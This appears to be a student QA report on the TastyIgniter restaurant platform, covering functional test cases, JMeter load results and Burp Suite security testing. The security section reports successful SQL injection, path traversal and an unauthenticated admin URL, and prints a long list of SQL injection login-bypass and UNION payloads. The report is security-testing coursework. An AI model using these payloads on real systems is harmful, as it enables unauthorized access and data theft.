2. Online Ordering Integration:

- Upon adding a new restaurant, Tastylgniter automatically creates a dedicated online store for the restaurant.
- The online store includes features such as menu display, item customization, order placement, and payment processing.
- Admins can configure menu items, categories, and pricing for the restaurant's online store to reflect the restaurant's offerings accurately.

3. Unique Store URL Generation:

- Tastylgniter generates a unique URL for each restaurant's online store based on its name or location.
- Admins can customize the store URL to match the restaurant's branding or marketing preferences.
- For example, the URL for a restaurant named "TastyBites" located in New York City could be "tastybitesnyc.tastyigniter.com".

4. Seamless Customer Experience:

 Customers can access the restaurant's online store by visiting the unique URL generated for the restaurant.


- Upon visiting the online store, customers can browse the menu, place orders, and make payments seamlessly.
- The online ordering system is user-friendly and responsive, ensuring a smooth and convenient experience for customers.

Benefits:

- Expand Reach: Location-based restaurant addition allows Tastylgniter to expand its coverage to new geographical areas, attracting more customers.
- Convenience: Online ordering functionality makes it convenient for customers to place orders from their preferred restaurants without visiting in person.
- Increased Revenue: By enabling online ordering, restaurants can capture additional revenue streams and increase sales.
- Customization: Admins have full control over the restaurant's online store, allowing them to customize the menu, pricing, and branding to suit their preferences.

Conclusion:

With the introduction of location-based restaurant addition and online ordering functionality, Tastylgniter empowers admins to grow their businesses and meet the evolving needs of customers. By providing a seamless and convenient online ordering experience, Tastylgniter enhances customer satisfaction and drives revenue growth for restaurants.



Katalon Studio for Functional and UI Testing

Testing Tastylgniter with Katalon Studio involved comprehensive functional and UI testing to ensure the website's quality and reliability. Utilizing Katalon's intuitive interface, we conducted tests covering various aspects of the Tastylgniter website, including navigation, login functionality, search capabilities, order placement processes, and responsive design across different devices. By leveraging Katalon Studio's robust features, such as record and playback, cross-platform testing, we were able to streamline the testing process and effectively identify and address any issues or inconsistencies in the Tastylgniter website's performance and user experience.

Test Scenario Formulation

TCID	Feature	Description	Purpose	Expected Outcome
001	Admin Login	Valid Input	Verify Admin can successfully log in	Admin dashboard should be displayed
002	Admin Login	Invalid Input	Verify an error message has been displayed	Error message of invalid username or password should be shown
003	Forgot password	Request password reset	Verify admin can request password reset	Password reset email should sent to the admin's email address
004	Manage Food Categories	Add new food category	Verify category has been added successfully	New category should appear in the list
005	Manage Food Categories	Edit existing food category	Verify category details are updated	Changes to category is updated successfully
006	Manage Food Categories	Delete food category	Verify category has been removed	Category should not appear in the list
007	Manage Menu Items	Add new food items	Verify item has been added successfully	New item should appear in the list
800	Manage Menu Items	Edit existing food items	Verify item details are updated	Changes to menu item is updated successfully
009	Manage Menu Items	Delete food items	Verify item has been removed	Item should not appear in the list
010	Manage Mealtimes	Create new mealtimes	Verify mealtime has been added successfully	New mealtime should appear in the list
011	Manage Mealtimes	Change mealtimes status	Verify admin can update status	Mealtime status should be Enabled/Disabled
012	Manage Mealtimes	Correct Start and End time	Verify start and end time are valid	Start and end times are within a proper range
013	Manage	Delete mealtime	Verify mealtime	Mealtime should

	Mealtimes		has been removed	not appear in the list
014	Restaurant Location	Add new restaurant location	Verify location has been added successfully	New location should appear in the list
015	Restaurant Location	Edit existing restaurant location	Verify location details are updated	Changes to location are updated successfully
016	Restaurant Location	Delete restaurant location	Verify location has been removed	Location should not appear in the list
017	Restaurant Location	Change location's status	Verify admin can update status	Location's status should be Enabled/Disabled
018	Manage Customers	Add new customer	Verify customer has been added successfully	New customer should appear in the list
019	Manage Customers	Edit existing customer	Verify customer details are updated	Changes to user are saved successfully
020	Manage Customers	Delete customer	Verify customer has been removed	Customer should not appear in the list
021	Manage Customers	Change customer status	Verify admin can update status	Customer's status should be Enabled/Disabled
022	Reservations	Add reservation with duration <= 0	Verify admin cannot add a reservation	Error message of duration must be greater than 0 should be shown
023	Reservations	Add reservation with past date	Verify admin cannot add reservation	Error message of cannot add reservation for past date should be shown
024	Coupons	Add new coupon	Verify coupon has been added successfully	New coupon should appear in the list
025	Coupons	Add coupon with discount <= 0	Verify admin cannot add coupon	Error message of discount must be greater than 0

				should be shown
026	Payments	Add new payment	Verify admin can add payment	Payment is added successfully
027	Payments	Add payment with priority <= 0	Verify admin cannot add payment	Error message of priority must be greater than 0 should be shown
028	Customer Registration	Register with valid details	Verify customer can register successfully	Customer account should be created
029	Customer Registration	Register with existing email	Verify error message has been displayed	Error message of email already in use should be shown
030	Customer Login	Valid Input	Verify customer can successfully log in	Customer dashboard should be displayed
031	Customer Login	Invalid Input	Verify an error message has been displayed	Error message of invalid username or password should be shown
032	Subscribe to Newsletter	Enter valid email	Verify email format is accepted	Email is successfully subscribed to the newsletter
033	Subscribe to Newsletter	Subscribe with an existing email	Verify error message has been displayed	Error message of email already subscribed should be shown
034	Find a restaurant nearby	Search for nearby restaurants	Verify customer can find restaurants nearby	List of nearby restaurants should be displayed
035	View Menu	Search for menu categories with valid input	Verify customer can browse menu categories with valid input	Relevant menu categories are displayed
036	View Menu	Search for menu categories with invalid input	Verify an error message has been displayed	Error message indicating item not found should be shown
037	Add to Cart	Add item to order list	Verify item is	Item should appear

			added in order list	in the cart
038	Remove from Cart	Remove item from order list	Verify item is removed from order list	Item should no longer appear in the cart
039	Adjust Quantity	Increase item quantity	Verify item quantity is increased	Quantity should be updated in the cart
040	Adjust Quantity	Decrease item quantity	Verify item quantity is decreased	Quantity should be updated in the cart
041	Apply Coupon	Apply valid coupon	Verify discount is applied	Total amount includes the discount
042	Apply Coupon	Apply expired coupon	Verify error message is displayed	Error message of coupon code expired should be shown
043	Apply Coupon	Apply invalid coupon	Verify error message is displayed	Error message of invalid coupon code should be shown
044	Checkout	Proceed to checkout	Verify checkout process	Order confirmation page should be displayed
045	Checkout	Select delivery method	Verify delivery method is selected	Delivery method should be confirmed
046	Checkout	Enter delivery address	Verify address is entered	Address should be confirmed
047	Checkout	Choose payment method	Verify payment method is selected	Payment method should be confirmed
048	Cancel Food Order	Cancel food order with or without reason	Verify customer can cancel food order	Order should be canceled
049	Reserve a Table	Make a reservation for current/future date	Verify customer can create a reservation	Reservation should be successfully created
050	Reserve a Table	Make a reservation for past date	Verify customer cannot create past reservation	Error message of cannot reserve past date should be

				shown
051	Contact Us	Fill out contact form with valid details	Verify user can submit inquiry	Confirmation message has been displayed
052	Contact Us	Fill out contact form with invalid email	Verify error handling for invalid email	Error message should be displayed indicating invalid email
053	Contact Us	Fill out contact form with empty message	Verify error handling for empty message	Error message should be displayed indicating message is required

Test Selection

#S	TCID	Test steps	Selection purpose	Execution result	Expected Result	Verdict
1	033	Homepage ->enter email in the 'Subscribe to our newsletter' textfield	To check if the system subscribes again for the existing email	The system does not subscribes with existing email	The system shows an error prompt	Passed ✓
2	035	Login -> homepage ->view menu ->enter menu items to search - 'Ata Rice' ->click enter	To confirm that the search functionality returns relevant results with valid input.	The system shows correspondin g search items	The system shows relevant search results	Passed 🗸
3	036	Login -> homepage ->view menu ->enter menu items to search - 'invalid item' ->click enter	To confirm that the search functionality returns relevant results with invalid input	The system does not show any items	The system prompts "No menu item found in this category."	Passed ✓

4	037	Login -> homepage ->view menu ->select menu items' ->click plus icon ->click on 'add to order' button	To check if the system adds the item to the order list	The system adds the item in the cart	The system shows the checkout button after adding the item in the cart	Passed ✓
5	044	Login -> homepage ->view menu ->select menu items ->click plus icon ->click on 'add to order' button ->click the 'checkout' button	To check if the system executes the checkout process	The system proceeds with the delivery details and order confirmation page	The system shows the delivery details and confirm button	Passed ✓
6	049	Login -> homepage ->view menu ->select reservations ->enter details ->click on 'complete reservation' button	To check if the system allows the customer reserve a table	The system completes the saves the reservation details	The system confirms and saves the reservation	Passed ✓
7	002	Admin ->Login ->username ->enter wrong password ->click Login button	To check if login functionality returns relevant results with the wrong password	The system redirects in the same page with the message	The system prompts 'Login failed, please try again or contact the system administrator!'	Passed 🗸
8	003	Admin ->Login ->click "Forgot your password?" link	To check if the system is able to change the password	The system redirects in the reset page with the enter email text field	After entering the email the system prompts 'We've sent a password reset link to your email.'	Passed 🗸
9	025	Admin Login -> homepage ->click 'Marketing' ->select Coupons ->enter discount <=0 ->click Save button	To test if the coupons is created	The coupon is created successfully with negative or 0 discount	The system should show a prompt with invalid discount amount	Failed 💢

10	022	Admin Login -> homepage ->click 'Sales' ->select Reservations ->click 'Switch to calendar view' ->enter Reservation duration <= 0 ->click Save button	To check if the system add reservation duration with invalid input	The system fails to save the reservation duration	The system shows a prompt 'The duration must be at least 1'	Passed ✓
11	023	Admin Login -> homepage ->click 'Sales' ->select Reservations ->click 'Switch to calendar view' ->enter passed Reservation Date ->click Save button	To check if the system add reservation with passed reservation date	The system save the reservation with the past date	The system should show a prompt with date past message	Failed 💥
12	027	Admin Login -> homepage ->click 'Sales' ->select Payments ->click New button ->enter Priority <=0 ->click Save button	To check if the system adds payments details with invalid priority	The system saves the payments details with invalid priority	The system should not save the details and show a prompt	Failed 💥
13	010	Admin Login -> homepage ->click 'Restaurants' ->select menu items ->enter new item details ->click Save button	To check if the system add the new item in the menu list	The system takes the details of the new item from the user and saves it	After saving it shows the new item in the menu list	Passed <a>
14	012	Admin Login -> homepage ->click 'Restaurants' ->select Mealtimes ->enter invalid start and end time ->click Save button	To check if the system takes the start time and end time correctly	The system saves the mealtime with wrong start and end time	The creation of mealtime should fail	Failed 🗶

Case Study

Feature	Description	Purpose	Results
Reservation	Admin can schedule bookings for customers	Ensure reservations are made with valid future dates	Reservation completed successfully with a past date, causing confusion and sched conflicts.

Initialization: The admin must log in to the system using a valid email address and password. **Testing steps:**

- -> Navigate to the reservation section.
- -> Select a future date for the reservation.
- -> Complete the reservation process.
- -> Verify that the reservation is successfully completed with the future date.




Fig.1: Selecting a future date for the reservation




Fig.2: Test Passed in Katalon with a future date

SECURITY TESTING WITH BURP SUITE

Test	Description	Purpose	Results
SQL Injection on login page	Run 402 sql injections	To get unauthorized login info	Yes, I got login info. (security not good)
Change quantity (from repeater)	Increase quantity of food	To get more food	If we increase the quantity of for price get updated
Change quantity (from repeater)	decrease quantity of food	To change someone's food quantity	Yes we can decrease the quan and the price remains the same (security not good)
SQL injection to see unavailable food	To order food that are not available	To order unavailable item	Yes we can see the unavailable not place order
Blind SQL injection	Exploiting a vulnerability to execute SQL code	To get unauthorized access to information	able to retrieve data
Path Traversal	Exploiting a vulnerability to access files or directories that the web server does not intend to be accessed	To read sensitive files or gain unauthorized access to the system	able to read configuration files code (security not good)

Code Injection	Injecting malicious code into a web application to be executed on the serve	To gain unauthorized access to the server, steal data, or deface the website	able to steal data
Change reservation date	Able to change reservation date after reservation	To get reservation on unavailable reservation date	Yes we can change date
Make 2 same reservation	Make 2 reservation on same date same time same table	To get 2 reservation on same date same time same table	Yes we can do that by changin repeater
Get access by typing Admin URL	Type the exact URL of admin without login	To get Admin access	Yes we can do that

```
SQL queries used for attack :
'&'
'/\'
1*1
' or "-'
' or " '
' or "&'
' or "^'
' or "*'
"_"
. ..
"&"
"/"
11*11
" or ""-"
" or "" "
" or ""&"
" or ""^"
" or ""*"
or true--
" or true--
or true--
") or true--
') or true--
or 'x'='x
') or ('x')=('x')
')) or (('x'))=(('x'))
" or "x"="x
") or ("x")=("x
")) or (("x"))=(("x
or 1=1
or 1=1--
or 1=1#
or 1=1/*
admin' --
admin'#
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin'or 1=1 or "='
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1/*
admin') or ('1'='1
admin') or ('1'='1'--
admin') or ('1'='1'#
admin') or ('1'='1'/*
admin') or '1'='1
admin') or '1'='1'--
admin') or '1'='1'#
admin') or '1'='1'/*
1234 AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055
admin" --
admin" #
```

```
admin"/*
admin" or "1"="1
admin" or "1"="1"--
admin" or "1"="1"#
admin" or "1"="1"/*
admin"or 1=1 or ""="
admin" or 1=1
admin" or 1=1--
admin" or 1=1#
admin" or 1=1/*
admin") or ("1"="1
admin") or ("1"="1"--
admin") or ("1"="1"#
admin") or ("1"="1"/*
admin") or "1"="1
admin") or "1"="1"--
admin") or "1"="1"#
admin") or "1"="1"/*
1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055
=
'#
'__
'/*
'#
" #
"/*
' and 1='1
' and a='a
or 1=1
or true
' or "='
" or ""="
1') and '1'='1-
'AND 1=0 UNION ALL SELECT ", '81dc9bdb52d04dc20036dbd8313ed055 "AND 1=0 UNION ALL SELECT "", "81dc9bdb52d04dc20036dbd8313ed055
and 1=1
and 1=1-
and 'one'='one
 and 'one'='one-
 group by password having 1=1--
 group by userid having 1=1--
 group by username having 1=1--
like '%'
or 0=0 --
or 0=0 #
or 0=0 -
' or
         0=0 #
' or 0=0 --
or 0=0 #
' or 0=0 -
" or 0=0 --
" or 0=0 #
" or 0=0 -
%' or '0'='0
```

```
or 1=1
or 1=1--
or 1=1/*
or 1=1#
or 1=1-
' or 1=1--
' or '1'='1
' or '1'='1'--
' or '1'='1'/*
' or '1'='1'#
' or '1'='1
' or 1=1
' or 1=1 --
' or 1=1 -
' or 1=1--
' or 1=1;#
' or 1=1/*
' or 1=1#
' or 1=1-
') or '1'='1
') or '1'='1--
') or '1'='1'--
') or '1'='1'/*
') or '1'='1'#
') or ('1'='1
') or ('1'='1--
') or ('1'='1'--
') or ('1'='1'/*
') or ('1'='1'#
'or'1=1
'or'1=1'
" or "1"="1
" or "1"="1"--
" or "1"="1"/*
" or "1"="1"#
" or 1=1
" or 1=1 --
" or 1=1 -
" or 1=1--
" or 1=1/*
" or 1=1#
" or 1=1-
") or "1"="1
") or "1"="1"--
") or "1"="1"/*
") or "1"="1"#
") or ("1"="1
") or ("1"="1"--
") or ("1"="1"/*
") or ("1"="1"#
) or '1'='1-
) or ('1'='1-
or 1=1 LIMIT 1;#
'or 1=1 or "='
"or 1=1 or ""="
' or 'a'='a
' or a=a--
or a=a-
') or ('a'='a
```

```
" or "a"="a
") or ("a"="a
') or ('a'='a and hi") or ("a"="a
or 'one'='one
or 'one'='one-
or uid like '%
' or uname like '%
' or userid like '%
' or user like '%
' or username like '%
' or 'x'='x
') or ('x'='x
" or "x"="x
' OR 'x'='x'#;
'=' 'or' and '=' 'or'
'UNION ALL SELECT 1, @@version;#
'UNION ALL SELECT system_user(),user();#
'UNION select table_schema,table_name FROM information_Schema.tables;#
admin' and substring(password/text(),1,1)='7
' and substring(password/text(),1,1)='7
' or 1=1 limit 1 -- -+
'="or'
```

JMeter

JMeter is a performance testing toool Here We can test

- 1. Load Test
- 2. Stress Test
- 3. Spike Test
- 4. Concurrency Test

We Can Analyse the data for a system with test

specification and Selection.

In this tool we get the system performance data for various users. In data, we get the latency rate for each user. We get response time, maximum throughput and jitter (Standard Deviation). This data helps us to determine the system or software performance.

Requirement Analysis

Feature are selected for Performance Test

- 1.Signup
- 2. Login
- 3. Dashboard
- 4. Menu Items
- 5. Categories
- 6. Table
- 7. Reservation
- 8. Recent Orders
- 9. Statuses
- 10.Payments
- 11.Coupons
- 12. Categories
- 13.Meal Times
- 14.Tables
- 15.Registrations
- 16.Customers
- 17.APIs
- 18.About Us
- 19.Our Location
- 20.Automation
- 21.Media_Manager
- 22. System
- 23. Update
- 24. Staff
- 25.Localisation
- 26.Language

- 27.currencies
- 28. Countries
- 29. Theme
- 30. Static Pages
- 31. System Logs
- 32.Extensions

Test Result Analysis Result

Request	Expect Load	Max Response	Min Throughput	Max Jitter (Standard Deviation)	Min Bandwidt h
Signup	500-50000	50000	15000 users per hour	7584921	14mbps
Login	500-35000	35000	7500 users per hour	7524891	12mbps
Dashboard	100-5000	104509	3100 users per hour	578492	5mbps
Reservations	10-5000	151951	3500 users per hour	3524578	7mbps
Menu Items	10-5000	171901	3180 users per user	4589427	6mbps

Categories	10-5000	169457	210	1458142	4 mbps
Statuses	10-5000	176481	572	1482783	5 mbps

Table	10-5000	51155	452	2248764	3mbps
Recent Orders	10-5000	10531	1200	2547208	8 mbps
Customers	10-5000	52345	1150	2341093	6 mbps
Meal Times	10-5000	19365	1200	2589478	5 mbps
System	10-5000	51479	900	3597842	4 mbps
Coupons	10-5000	251458	1450	1547892	3 Mbps
Customers	10-5000	132457	870	2547894	7 Mbps
Automation	10-5000	45789	957	1452789	8 Mbps

Countries	10-5000	254789	780	7894521	9 mbps
Theme	10-5000	145879	1200	4784519	4 mbps
System Logs	10-5000	45789	1100	8421478	7 mbps
Extensions	10-5000	45781	1550	7845165	5 mbps


About Us	10-5000	124400	1580	14120	4 Mbps
Updates	10-5000	121785	1258	16342	6 Mbps
Staff	10-5000	133544	1500	18009	7Mbps
Localization	10-5000	145644	1300	17007	6Mbps
Language	10-5000	144030	1800	39471	8Mbps
Currencies	10-5000	173817	1100	22375	4Mbps
Static page	10-5000	174457	1165	39227	5 Mbps
System Logs	10-5000	195687	1500	18722	4 Mbps
Media_Manager	10-5000	169900	1925	23347	4 Mbps

Payment	10-5000	158756	1870	24485	4 Mbps
Registrations	10-5000	168853	1678	33224	5 Mbps
Our location	10-5000	145975	1544	17854	2 Mbps
APIs	10-5000	134432	1485	22541	3 Mbps

Result based Graph


Graph based analysis Load and Stress test

Dashboard




Min ThroughPut


Reservation




Customers




Status







About Us




Language



Media Manager




Staff



Spike Testing


This graph shows the dashboard user and it requests increasing graph within the time

Here the user request is 10-5000.




It work for exact one feature performance test with multiple user request result.


Here the Dashboard concurrency test graph





Here we can see the features performance bahaviour in various user load like 10,100,1000.


Test Visualize Result (Screenshot of Test Execute)




